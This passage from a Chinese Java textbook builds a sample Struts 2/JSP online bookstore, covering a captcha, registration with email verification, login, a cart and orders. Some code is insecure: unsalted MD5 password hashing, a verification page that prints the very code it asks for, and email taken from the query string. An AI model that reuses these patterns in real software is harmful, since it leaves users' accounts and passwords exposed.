        map.put(sb.toString(), image);
        return map;
    }

    public static InputStream change(BufferedImage image) throws Exception{
```

```
        ByteArrayOutputStream bos =
                new ByteArrayOutputStream();
        JPEGImageEncoder encode =
            JPEGCodec.createJPEGEncoder(bos);
        encode.encode(image);

        byte[] bytes = bos.toByteArray();
        return new ByteArrayInputStream(bytes);
    }

    private static Color getRandomColor(){
        Random ran = new Random();
        Color color=new Color(ran.nextInt(256),ran.nextInt(256),ran.nextInt(256));
        return color;
    }
}
```

接下来是在 Struts 2 中使用验证码，Struts 2 中验证码代码如下。

```
package com.wuzy.web.action;
import java.awt.image.BufferedImage;
import java.io.InputStream;
import java.util.Map;
import com.wuzy.web.util.ImageUtil;
public class ImageAction extends BaseAction{
private InputStream imageStream;
public String execute(){
    Map<String,BufferedImage> map=ImageUtil.createImage();
String code=map.keySet().iterator().next();
session.put("code",code);
BufferedImage image=map.get(code);
try {
    imageStream=ImageUtil.change(image);
    return "success";
} catch (Exception e) {
    e.printStackTrace();
    return "error";
}
}public InputStream getImageStream() {
    return imageStream;
}
public void setImageStream(InputStream imageStream) {
    this.imageStream = imageStream;
}

}
```

其中，BaseAction 为 Struts 2 中一些通用代码，代码如下。

```
package com.wuzy.web.action;
import java.util.Map;
import javax.servlet.ServletContext;
import javax.servlet.http.HttpServletRequest;
import org.apache.struts2.interceptor.ApplicationAware;
import org.apache.struts2.interceptor.RequestAware;
import org.apache.struts2.interceptor.ServletRequestAware;
import org.apache.struts2.interceptor.SessionAware;
import org.apache.struts2.util.ServletContextAware;
public class BaseAction implements RequestAware,ServletRequestAware,SessionAware,
ApplicationAware,ServletContextAware{
    protected Map<String,Object> request;
    protected HttpServletRequest httpRequest;
    protected Map<String,Object> session;
    protected Map<String,Object> application;
    public void setRequest(Map<String, Object> req) {
    this.request=req;

    }
    public void setServletRequest(HttpServletRequest req) {
    httpRequest=req;

    }
    public void setSession(Map<String, Object> session) {
        this.session=session;
    }
    public void setApplication(Map<String, Object> application) {
        this.application=application;

    }
    public void setServletContext(ServletContext arg0) {

    }
}
```

验证码代码完成之后，需要在 struts-user.xml 文件中进行相应的配置，配置代码如下。

```
<!--验证码-->
  <package name="demo" extends="dang-default">
    <action name="imagecode"
    class="com.wuzy.web.action.ImageAction">
    <result name="success" type="stream">
    <param name="inputName">imageStream</param>
    </result>
     </action>
   </package>
```

这时用户注册界面如图 15-7 所示。

图 15-7　用户界面验证码的显示

（2）用户注册服务器代码。

填写好前台信息后，服务器将会对这些数据进行筛选操作，并将用户的表单信息写入数据库，生成邮箱验证码，后台代码如下。

```
package com.wuzy.web.action.user;

import com.wuzy.web.action.BaseAction;
import com.wuzy.web.common.Constant;
import com.wuzy.web.dao.UserDAO;
import com.wuzy.web.dao.impl.JdbcUserDAO;
import com.wuzy.web.entity.User;
import com.wuzy.web.util.DigestUtil;
import com.wuzy.web.util.EmailUtil;
import com.wuzy.web.util.VerifyUtil;

//注册
public class RegisterAction extends BaseAction {
    private User user;

    public String execute() throws Exception {
        //密码加密
        String pwd = DigestUtil.digestMD5(user.getPassword());
        user.setPassword(pwd);
        //非表单项设置
        user.setUserIntegral(Constant.NORMAL);
        user.setEmailVerify("NO");
```

```
        String code = VerifyUtil.createVerifyCode();
        user.setEmailVerifyCode(code);
        user.setLastLoginTime(System.currentTimeMillis());
        String ip = httpRequest.getRemoteAddr();
        user.setLastLoginIp(ip);
        UserDAO dao = new JdbcUserDAO();
        dao.save(user);
        EmailUtil.sendEmail(user.getEmail(), user.getEmailVerifyCode());
        return "success";

    }

    public User getUser() {
        return user;
    }

    public void setUser(User user) {
        this.user = user;
    }

}
```

其中，保存用户信息所需要的详细代码如下。

```
    public void save(User user) throws SQLException {
        Connection conn = DBUtil.getConnection();
        PreparedStatement ps = conn.prepareStatement("insert into d_user"
                + "(email,nickname,password,"
                + "user_integral,is_email_verify,"
                + "email_verify_code,last_login_time," + "last_login_ip)"
                + "values(?,?,?,?,?,?,?,?)");
        ps.setString(1, user.getEmail());
        ps.setString(2, user.getNickname());
        ps.setString(3, user.getPassword());
        ps.setInt(4, user.getUserIntegral());
        ps.setString(5, user.getEmailVerify());
        ps.setString(6, user.getEmailVerifyCode());
        ps.setLong(7, user.getLastLoginTime());
        ps.setString(8, user.getLastLoginIp());
        ps.executeUpdate();
    }
```

后台代码完成之后，需要将用户注册的 Action 配置信息写入 struts-user.xml 文件中。

（3）验证邮箱。

当用户单击注册之后，会跳转到邮箱验证页面，邮箱验证页面代码如下所示。

```
<%@page contentType="text/html;charset=utf-8"%>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
```

```
    <head>
        <title>用户注册 - 西电购书系统</title>
        <link href="../css/login.css" rel="stylesheet" type="text/css" />
        <link href="../css/page_bottom.css"rel="stylesheet"type="text/css" />
          <script type="text/javascript" src="../js/jquery-1.4.3.js"></script>
<script type="text/javascript">

</script>
    </head>
    <body>
        <%@include file="../common/head1.jsp"%>

        <div class="login_step">
            注册步骤：1.填写信息 >
            <span class="red_bold">2.验证邮箱</span> > 3.注册成功
        </div>
        <form action="checkucode?email=${user.email }" method="post">
            <div class="validate_email">
                <h2>
                    感谢您注册西电购书系统！现在请按以下步骤完成您的注册！
                </h2>
                <div class="look_email">
                    <h4>
                        第一步：查看您的电子邮箱
                    </h4>
                    <div class="mess reduce_h">
                        我们给您发送了验证邮件，邮件地址为：
                        <span class="red"><span id="lblEmail">${user.email}</span>
                        </span>
                        <span class="t1">
                        请登录${user.nickname }的邮箱收信。
                    </div>
                    <h4>
                        第二步：输入验证码${user.emailVerifyCode }
                    </h4>
                    <div class="mess">
                        <span class="write_in">输入您收到邮件中的验证码：</span>
    <input name="code" type="text" id="validatecode" class="yzm_text" />
                <input class="finsh" type="submit" value="完 成" id="Button1" />
                        <span id="errorMsg" class="no_right">${code_err }</span>
                    </div>
                </div>
            </div>
        </form>
        <%@include file="../common/foot1.jsp"%>
    </body>
</html>
```

页面效果如图 15-8 所示。




图 15-8　验证邮箱页面

邮箱验证的后台代码非常简单，只需要验证用户输入的验证码是否符合发送的验证码即可，代码如下。

```
package com.wuzy.web.action.user;

import com.wuzy.web.action.BaseAction;
import com.wuzy.web.dao.UserDAO;
import com.wuzy.web.dao.impl.JdbcUserDAO;
import com.wuzy.web.entity.User;

public class CheckUCodeAction extends BaseAction {
    private String code;

    private String email;

    public String execute() throws Exception {
        UserDAO dao = new JdbcUserDAO();
        User user = dao.findByEmail(email);
        if (code.equals(user.getEmailVerifyCode())) {
            dao.modifyCode(email);
            session.put("user", user);
            return "success";
        } else {
            request.put("code_err", "验证码输入错误");
            //request 每次提交都绑定一个 request
            request.put("user",user );

            return "faile";
        }

    }
```

```
    public String getEmail() {
        return email;
    }

    public void setEmail(String email) {
        this.email = email;
    }

    public String getCode() {
        return code;
    }

    public void setCode(String code) {
        this.code = code;
    }

}
```

（4）验证成功界面。

当用户在邮箱验证界面单击“完成”按钮后会进入验证成功界面，验证成功界面会显示注册用户的昵称和其他相应信息，页面 register_ok.jsp 代码如下。

```
<%@page contentType="text/html;charset=utf-8"%>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
    <head>
        <title>用户注册 - 西电购书系统</title>
        <link href="../css/login.css" rel="stylesheet" type="text/css" />
        <link href="../css/page_bottom.css" rel="stylesheet" type="text/css" />

    </head>
    <body>
        <%@include file="../common/head1.jsp"%>
        <div class="login_step">
            注册步骤：1.填写信息 > 2.验证邮箱 >
            <span class="red_bold">3.注册成功</span>
        </div>
        <div class="login_success">
            <div class="login_bj">
                <div class="succ">
                    <img
src="${pageContext.request.contextPath}/images/login_success.jpg" />
                </div>
                <h5>
                    ${user.nickname }，欢迎加入西电购书系统
                </h5>
                <h6>
                    请牢记您的登录邮件地址：${user.email}
                </h6>
```

```
                <ul>
                    <li class="nobj">
                        您现在可以：
                    </li>
                    <li>
                        进入"<a href="#">我的西电购物</a>"查看并管理您的个人信息
                    </li>
                    <li>
                        <a href="../main/main.jsp">浏览并选购商品</a>
                    </li>
                </ul>
            </div>
        </div>

        <%@include file="../common/foot1.jsp"%>
    </body>
</html>
```

显示效果如图 15-9 所示。




图 15-9　注册成功页面

15.8.2　用户登录

用户登录模块是用户购买商品的入口，只有登录成功的用户，才有权限进行购买商品。

（1）制作登录界面。

登录界面中只有用户名和密码，login_form.jsp 代码如下。

```
<%@page contentType="text/html;charset=utf-8"%>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
```

```
    <head>
        <title>登录 - 西电购书系统</title>
        <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
        <link href="../css/login.css" rel="stylesheet" type="text/css" />
        <link href="../css/page_bottom.css" rel="stylesheet" type="text/css" />
    </head>
    <body>


        <%@include file="../common/head1.jsp"%>

        <div class="enter_part">

            <%@include file="../common/introduce.jsp"%>

            <div class="enter_in">
                <div class="bj_top"></div>
                <div class="center">
                    <div style="height: 30px; padding: 5px; color: red"
                    id="divErrorMssage">

                    </div>
                    <div class="main">
                        <h3>
                            登录西电购书系统
                        </h3>

                        <form method="post" action="/web/user/login.action"
id="ctl00">
                            <ul>
                                <li>
                                    <span>请输入 Email 地址：</span>
                                    <input type="text" name="name"
id="txtUsername" class="textbox" />

                                </li>
                                     
                                     
                                     <span id="email"
style="color:red"></span>
                                <li>

                                    <span class="blank">密码：</span>
                                    <input type="password" name="password"
id="txtPassword"
                                        class="textbox" />
                                </li>
                                <li>
                                    <input type="submit" id="btnSignCheck"
class="button_enter"
                                        value="登 录" />
```

```
                                        <span id="fail"
style="color:red">${login_err}</span>


                        </li>
                    </ul>
<%--                    <input type="hidden" name="uri" value="${uri}" />--%>
                    </form>
                </div>
                <div class="user_new">
                    <p>
                        您还不是西电购书系统用户？
                    </p>
                    <p class="set_up">
                        <a href="/web/user/register_form.jsp">创建一个
                        新用户&gt;&gt;</a>
                    </p>
                </div>
            </div>
        </div>
    </div>

    <%@include file="../common/foot1.jsp"%>

</body>
</html>
```

显示效果如图 15-10 所示。




图 15-10　登录界面

（2）服务器处理登录请求。

服务端检查 E-mail 和密码是否正确，不正确返回登录界面，正确则跳转主界面，后台代码如下。

```
package com.wuzy.web.action.user;

import java.util.Date;

import com.wuzy.web.action.BaseAction;
import com.wuzy.web.dao.UserDAO;
import com.wuzy.web.dao.impl.JdbcUserDAO;
import com.wuzy.web.entity.User;
import com.wuzy.web.util.DigestUtil;

public class LoginAction extends BaseAction {
    private String uri;
    private String name;
    private String password;
    private Date time;
    public String getUri() {
        return uri;
    }
    public void setUri(String uri) {
        this.uri = uri;
    }
    public String execute() throws Exception {
        time = new Date();
        UserDAO dao = new JdbcUserDAO();
        String pwd = DigestUtil.digestMD5(password);
        User user = dao.findByEmail(name);
        if (user != null && pwd.equals(user.getPassword())
                && user.getEmailVerify().equals("YES")) {
            session.put("name", name);
            session.put("user", user);
            return "login";
        } else if (user != null && pwd.equals(user.getPassword())
                && user.getEmailVerify().equals("NO")) {
            request.put("user", user);
            return "code";
        } else {

            request.put("login_err", "用户名或者密码错误");
            return "lose";

        }
    }

    // 登录
    public String out() {
        session.remove("user");
        session.remove("cart");
        session.remove("name");
        return "success";

    }
```

```
    public String getName() {
        return name;
    }

    public void setName(String name) {
        this.name = name;
    }

    public String getPassword() {
        return password;
    }

    public void setPassword(String password) {
        this.password = password;
    }

    public Date getTime() {
        return time;
    }

    public void setTime(Date time) {
        this.time = time;
    }
}
```

（3）跳转至主界面。

当用户输入 E-mail 和密码都正确后，会跳转到主界面，主界面 main.jsp 代码如下。

```
<%@page contentType="text/html;charset=utf-8"%>
<%@taglib uri="/struts-tags" prefix="s" %>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
    <head>

        <title>西电图书 - 全球最大的中文网上书店</title>
        <link href="../css/book.css" rel="stylesheet" type="text/css" />
        <link href="../css/second.css" rel="stylesheet" type="text/css" />
        <link href="../css/secBook_Show.css" rel="stylesheet" type="text/css" />
    <script type="text/javascript" src="../js/jquery-1.4.3.js"></script>
    <script>
    $(function(){
    $("#new").load("/web/main/findNew.action");
    })
    </script>

    </head>
    <body>
         
```

```
        <!-- 头部开始 -->
        <%@include file="../common/head.jsp"%>
        <!-- 头部结束 -->
        <div style="width: 962px; margin: auto;">
            <a href="#" target="_blank"><img
                    src="../images/default/book_banner_081203.jpg" border="0"
                    /> </a>
        </div>

        <div class="book">

            <!--左栏开始-->
            <div id="left" class="book_left">
            <s:action name="findCategory" namespace="/main"
executeResult="true"></s:action>
            </div>
            <!--左栏结束-->

            <!--中栏开始-->
            <div class="book_center">

                <!--推荐图书开始-->
                <div class=second_c_border1 id="recommend">
                <s:action name="findBook" namespace="/main"
executeResult="true"></s:action>
                </div>

                <!--推荐图书结束-->

                <!--热销图书开始-->
                <div class="book_c_border2" id="hot">
                <s:action name="findHot" namespace="/main"
executeResult="true"></s:action>
                </div>
                <!--热销图书结束-->

                <!--最新上架图书开始-->
                <div class="book_c_border2" id="new">
                <img src="../images/window_loading.gif"/>正在努力加
                载.....
                </div>

                <!--最新上架图书结束-->

                <div class="clear">
                </div>
            </div>
            <!--中栏结束-->
            <!--右栏开始-->
            <div class="book_right">
                <div class="book_r_border2" id="__XinShuReMai">
```

```
                    <div class="book_r_b2_1x" id="new_bang">
                        <h2 class="t_xsrm">
                            新书热卖榜
                        </h2>
                        <div id="NewProduct_1_o_t" onmouseover="">
                            <h3 class="second">
                                <span class="dot_r">
                                <s:action name="findNewHot" namespace="/main"
                                executeResult="true"></s:action>

                                </span><a href="#" target="_blank">更多
                                &gt;&gt;</a>
                            </h3>
                        </div>
                    </div>
                </div>
            </div>
            <!--右栏结束-->
            <div class="clear"></div>
        </div>

        <!--页尾开始 -->
        <%@include file="../common/foot.jsp"%>
        <!--页尾结束 -->
    </body>
</html>
```

主界面效果如图 15-11 所示。

图 15-11　主界面

15.9 系统的主要模块

系统的主要模块有产品浏览、购物车模块和生成订单模块。前台主要包括以下页面。

- category.jsp：产品浏览页面。
- main.jsp：主界面。
- cart_list.jsp：购物车界面。
- address_form.jsp：订单地址页面。
- order_info.jsp：订单详细页面。
- order_ok.jsp：生成订单界面。

由于篇幅限制，这里只对主要模块进行介绍。

15.9.1 产品浏览模块

产品浏览页面主要负责对后台商品数据的分类，例如，可以将图书商品分成古代小说、言情小说、古典小说、当代小说和近代小说等。

后台对产品分类的 CategoryAction 代码如下。

```
package com.wuzy.web.action.main;
import java.sql.SQLException;
import java.util.ArrayList;
import java.util.List;
import com.wuzy.web.dao.CategoryDAO;
import com.wuzy.web.dao.impl.JdbcCategoryDAO;
import com.wuzy.web.entity.Category;
public class CategoryAction {
private List<Category> cats=new ArrayList<Category>();
public String execute() throws Exception{
    CategoryDAO dao=new JdbcCategoryDAO();
    List<Category> all=dao.findAll();
    cats=findByParent(1,all);
    for(Category c:cats){
        List<Category> subCats=findByParent(c.getId(),all);
        c.setSubCats(subCats);
    }
    return "success";

}private List<Category> findByParent(int parentId,List<Category> all){
    List<Category> list=new ArrayList<Category>();
    for(Category c:all){
        if(c.getParentId()==parentId){
            list.add(c);
        }

    }
```

```
        return list;

    }public List<Category> getCats() {
        return cats;
    }
    public void setCats(List<Category> cats) {
        this.cats = cats;
    }


    }
```

前台 categor.jsp 代码如下。

```
    <%@page contentType="text/html;charset=utf-8"%>
    <%@taglib uri="/struts-tags" prefix="s" %>
    <div class="book_l_border1" id="__FenLeiLiuLan">
        <div class="book_sort_tushu">
            <h2>
                分类浏览
            </h2>
            <!--1 级分类开始-->
            <s:iterator value="cats" var="c1">
                <div class="bg_old" onmouseover="this.className = 'bg_white';"
                    onmouseout="this.className = 'bg_old';">
                    <h3>
                        [<a href='#'>${c1.name }</a>]
                    </h3>
                    <ul class="ul_left_list" >

                            <!--2 级分类开始-->
                            <s:iterator value="#c1.subCats" var="c2">
                            <li>
                                <a
href='/web/main/bookList?pid=${c1.id }&id=${c2.id }'>${c2.name}</a>
                            </li>
                        </s:iterator>
                            <!--2 级分类结束-->

                    </ul>
                    <div class="empty_left">
                    </div>
                </div>

                <div class="more2">
                </div>
                </s:iterator>
                <!--1 级分类结束-->
            <div class="bg_old">
                <h3>
                     
```

```
            </h3>
        </div>
    </div>
</div>
```

category.jsp 中的商品分类主要依靠后台传进来的参数，效果如图 15-12 所示。




图 15-12　产品分类

15.9.2　购物车模块

当用户单击购买商品时就会跳转到购物车界面，购物车模块主要统计商品的名称、数量、总价和单价等信息。

（1）后台主要操作购物车代码如下。

```
package com.wuzy.web.action.cart;
import java.util.ArrayList;
import java.util.List;
import com.wuzy.web.action.BaseAction;
import com.wuzy.web.entity.CartItem;
import com.wuzy.web.service.Cart;
import com.wuzy.web.service.CartFactory;
public class CartListAction extends BaseAction {
    private List<CartItem> buyList;
    private List<CartItem> delList;
    private double cost;
    private double sale;
    private int pid;
    private int size=0;
//商品列表
    public String execute() {
        Cart cart = CartFactory.getCart(session);
        buyList = cart.getBuyList();
        delList = cart.getDelList();
        size=buyList.size();
        cost = cart.getMoney();
        sale = cart.getSale();
        return "success";
    }
//删除商品
    public String del() {
        Cart cart = CartFactory.getCart(session);
        cart.delete(pid);
        return "success";

    }

    public List<CartItem> getBuyList() {
        return buyList;
    }

    public void setBuyList(List<CartItem> buyList) {
```

```
        this.buyList = buyList;
    }

    public double getSale() {
        return sale;
    }

    public void setSale(double sale) {
        this.sale = sale;
    }

    public double getCost() {
        return cost;
    }

    public void setCost(double cost) {
        this.cost = cost;
    }

    public List<CartItem> getDelList() {
        return delList;
    }

    public void setDelList(List<CartItem> delList) {
        this.delList = delList;
    }
    public int getSize() {
        return size;
    }

    public void setSize(int size) {
        this.size = size;
    }

    public int getPid() {
        return pid;
    }

    public void setPid(int pid) {
        this.pid = pid;
    }

}
```

（2）cart_list.jsp 前台页面代码如下。

```
<%@page contentType="text/html;charset=utf-8"%>
<%@taglib uri="/struts-tags" prefix="s" %>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
```

```
<html xmlns="http://www.w3.org/1999/xhtml">
    <head>
        <title>西电购书系统 - 全球最大的中文网上书店</title>
        <link href="../css/book.css" rel="stylesheet" type="text/css" />
        <link href="../css/second.css" rel="stylesheet" type="text/css" />
        <link href="../css/secBook_Show.css" rel="stylesheet" type="text/css" />
        <link href="../css/shopping_vehicle.css" rel="stylesheet" type="text/css"/>
        <script type="text/javascript" src="../js/jquery-1.4.3.js"></script>
        <script type="text/javascript">
            //写一个除掉空格的函数
            function strip(str){
                var reg = /\s*/g;
                return str.replace(reg,'');
            }

            function change(id,qty){
                //非空验证
                if(strip(qty).length == 0){
                    alert('数量必须输入');

                    return;
                }
                if(strip(qty)==0){
                alert('别开玩笑了！');
                return;
                }
                //必须是数字
                var reg = /^[0-9]+$/;
                //reg.test(string): 如果 string 匹配正则
                //表达式的要求，返回 true,否则，返回 false
                if(!reg.test(strip(qty))){
                    alert('必须是数字');

                    return;
                }
             location="/web/cart/cart_modify?pid="+id+"&qty="+qty;
             }
        </script>
    </head>
    <body>
        <br />
        <br />
        <div class="my_shopping">
            <img class="pic_shop" src="../images/pic_myshopping.gif" />
        </div>
        <div id="div_choice" class="choice_merch">
            <h2 id="cart_tips">
                您已选购以下商品
            </h2>
            <div class="choice_bord">
                <table class="tabl_buy" id="tbCartItemsNormal">
```

```
<tr class="tabl_buy_title">
    <td class="buy_td_6">
        <span> </span>
    </td>
    <td>
        <span class="span_w1">商品名</span>
    </td>
    <td class="buy_td_5">
        <span class="span_w2">市场价</span>
    </td>
    <td class="buy_td_4">
        <span class="span_w3">西电价</span>
    </td>
    <td class="buy_td_1">
        <span class="span_w2">数量</span>
    </td>
    <td class="buy_td_2">
        <span>变更数量</span>
    </td>
    <td class="buy_td_1">
        <span>删除</span>
    </td>
</tr>
<tr class='objhide' over="no">
    <td colspan="8">
         
    </td>
</tr>

<!-- 购物列表开始 -->
<s:iterator value="buyList">
    <tr class='td_no_bord'>
        <td style='display: none'>

        </td>
        <td class="buy_td_6">
            <span class="objhide"><img /> </span>
        </td>
        <td>
            <a href="#">${pro.productName }</a>
        </td>
        <td class="buy_td_5">
            <span class="c_gray">¥${pro.fixedPrice}</span>
        </td>
        <td class="buy_td_4">
              
            <span>¥${pro.dangPrice}</span>
        </td>
        <td class="buy_td_1">
              ${qty }
        </td>
```

```
                        <td >
                            <input class="del_num" type="text" size="3"
maxlength="4" id="qty_${pro.id }" />
                            <a  href="javascript:;"
onclick="change(${pro.id },document.getElementById('qty_${pro.id }').va
lue)">变更</a>

                        </td>
                        <td>
                            <a href="/web/cart/cart_delete?pid=${pro.id}
                            ">删除</a>
                        </td>
                    </tr>
                    </s:iterator>

                <!-- 购物列表结束 -->
            </table>
            <s:if test="size==0">
                <div class="no_select">
                    您还没有挑选商品
                    <a href='../main/main.jsp'> 继续挑选商品>></a>
                    </div>

            </div>
            </s:if>
            <s:if test="size!=0">
            <div class="choice_balance">
                <div class="select_merch">
                    <a href='../main/main.jsp'> 继续挑选商品>></a>
                </div>

                <div class="total_balance">
                    <div class="save_total">
                        您共节省：
                        <span class="c_red"> ¥<span
id="total_economy">${sale}</span>
                        </span>
                        <span id='total_vip_economy' class='objhide'>
                        ( 其中享有优惠： <span
                            class="c_red"> ¥<span
id='span_vip_economy'>0.00</span> </span>
                            ) </span>
                        <span style="font-size: 14px">|</span>
                        <span class="t_add">商品金额总计：</span>
                        <span class="c_red_b"> ¥<span
id='total_account'>${cost}</span>
                        </span>
                    </div>

                    <div id="balance" class="balance">
```

```
                        <a name='checkout' href='/web/order/checkOut' >
                            <img src="../images/butt_balance.gif"
                            alt="结算" border="0" title="结算" />
                        </a>
                    </div>

                </div>

            </div>
            </s:if>
        </div>
    <!-- 用户删除恢复区 -->
    <div id="divCartItemsRemoved" class="del_merch">
        <div class="dèl_title">
            您已删除以下商品，如果想重新购买，请单击“恢复”按钮
        </div>
        <table class=tabl_del id=del_table>
            <tbody>

         <s:iterator value="delList">
                <tr>
                    <td width="58" class=buy_td_6>
                         ${pro.id }
                    </td>
                    <td width="365" class=t2>
                        <a href="#">${pro.productName }</a>
                    </td>
                    <td width="106" class=buy_td_5>
                        ￥${pro.fixedPrice }
                    </td>
                    <td width="134" class=buy_td_4>
                        <span>￥${pro.dangPrice}</span>
                    </td>
                    <td width="56" class=buy_td_1>
                <a href="/web/cart/cart_recovery?pid=${pro.id }">恢复</a>
                    </td>
                    <td width="16" class=objhide>
                         
                    </td>
                </tr>
</s:iterator>
                <tr class=td_add_bord>
                    <td colspan=8>
                         
                    </td>
                </tr>
                </c:if>
            </tbody>
        </table>
    </div>
    </c:if>
```

```
        <br />
        <br />
        <br />
        <br />
        <!--页尾开始 -->
        <%@include file="../common/foot.jsp"%>
        <!--页尾结束 -->
    </body>
</html>
```

购物车页面效果如图 15-13 所示。

图 15-13　购物车

15.9.3　生成订单模块

当用户从购物车页面中单击“购买”按钮，会跳转到订单页面，订单页面会要求用户输入收货地址等信息，之后系统会生成订单号，完成订单。

（1）生成订单号工具类。

订单号是唯一的、不可以重复的，因此，采用何种算法能生成唯一的订单号是个麻烦的事情，Java 中有一个 UUID 类，该类可以生成唯一的字符串，具体代码如下。

```
package com.wuzy.web.util;
import java.util.UUID;
public class VerifyUtil {
public static String createVerifyCode(){
    UUID uuid=UUID.randomUUID();
    return uuid.toString();
}
}
```

（2）确认订单界面。

确认订单界面效果如图 15-14 所示，代码如下。

```
<%@page contentType="text/html;charset=utf-8"%>
<%@taglib uri="http://java.sun.com/jsp/jstl/core" prefix="c" %>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
    <head>
        <title>生成订单 - 西电购书系统</title>
        <link href="../css/login.css" rel="stylesheet" type="text/css" />
        <link href="../css/page_bottom.css" rel="stylesheet" type="text/css" />
    </head>
    <body>
        <%@include file="../common/head1.jsp"%>
        <div class="login_step">
            生成订单步骤:
            <span class="red_bold">1.确认订单</span> > 2.填写送货地址 > 3.订单成功
        </div>
        <div class="fill_message">

            <table class="tab_login">
                <tr>
                    <td valign="top" class="w1" style="text-align: left">
                        <b>序号</b>
                    </td>
                    <td valign="top" class="w1" style="text-align: left">
                        <b>商品名称</b>
                    </td>
                    <td valign="top" class="w1" style="text-align: left">
                        <b>商品单价</b>
                    </td>
                    <td valign="top" class="w1" style="text-align: left">
                        <b>商品数量</b>
                    </td>
                    <td valign="top" class="w1" style="text-align: left">
                        <b>小计</b>
                    </td>
                </tr>

                <!-- 订单开始 -->
                <c:forEach var="CartItem" items="${buyList}" varStatus="status">
                    <tr>
                        <td valign="top">
                            ${status.index+1}
                        </td>
                        <td valign="top">
                            ${CartItem.pro.productName }
                        </td>
                        <td valign="top">
                            ${CartItem.pro.dangPrice }
```

```
                    </td>
                    <td valign="top">
                        ${CartItem.qty }
                    </td>
                    <td valign="top">
                        ${CartItem.pro.dangPrice*CartItem.qty }
                    </td>
                </tr>
                </c:forEach>

            <!-- 订单结束 -->
            <tr>
                <td valign="top" class="w1" style="text-align: left"
                colspan="5">
                    <b>总价￥${cost }</b>
                </td>
            </tr>
        </table>
        <br />
        <br />
        <br />
        <div class="login_in">
            <a href="/web/cart/cartList"><input id="btnClientRegister"
            class="button_1" name="submit"
                type="submit" value="取消" /></a>

            <a href="address_form.jsp"><input id="btnClientRegister"
            class="button_1" name="submit"
                type="submit" value="下一步" /></a>

        </div>

    </div>
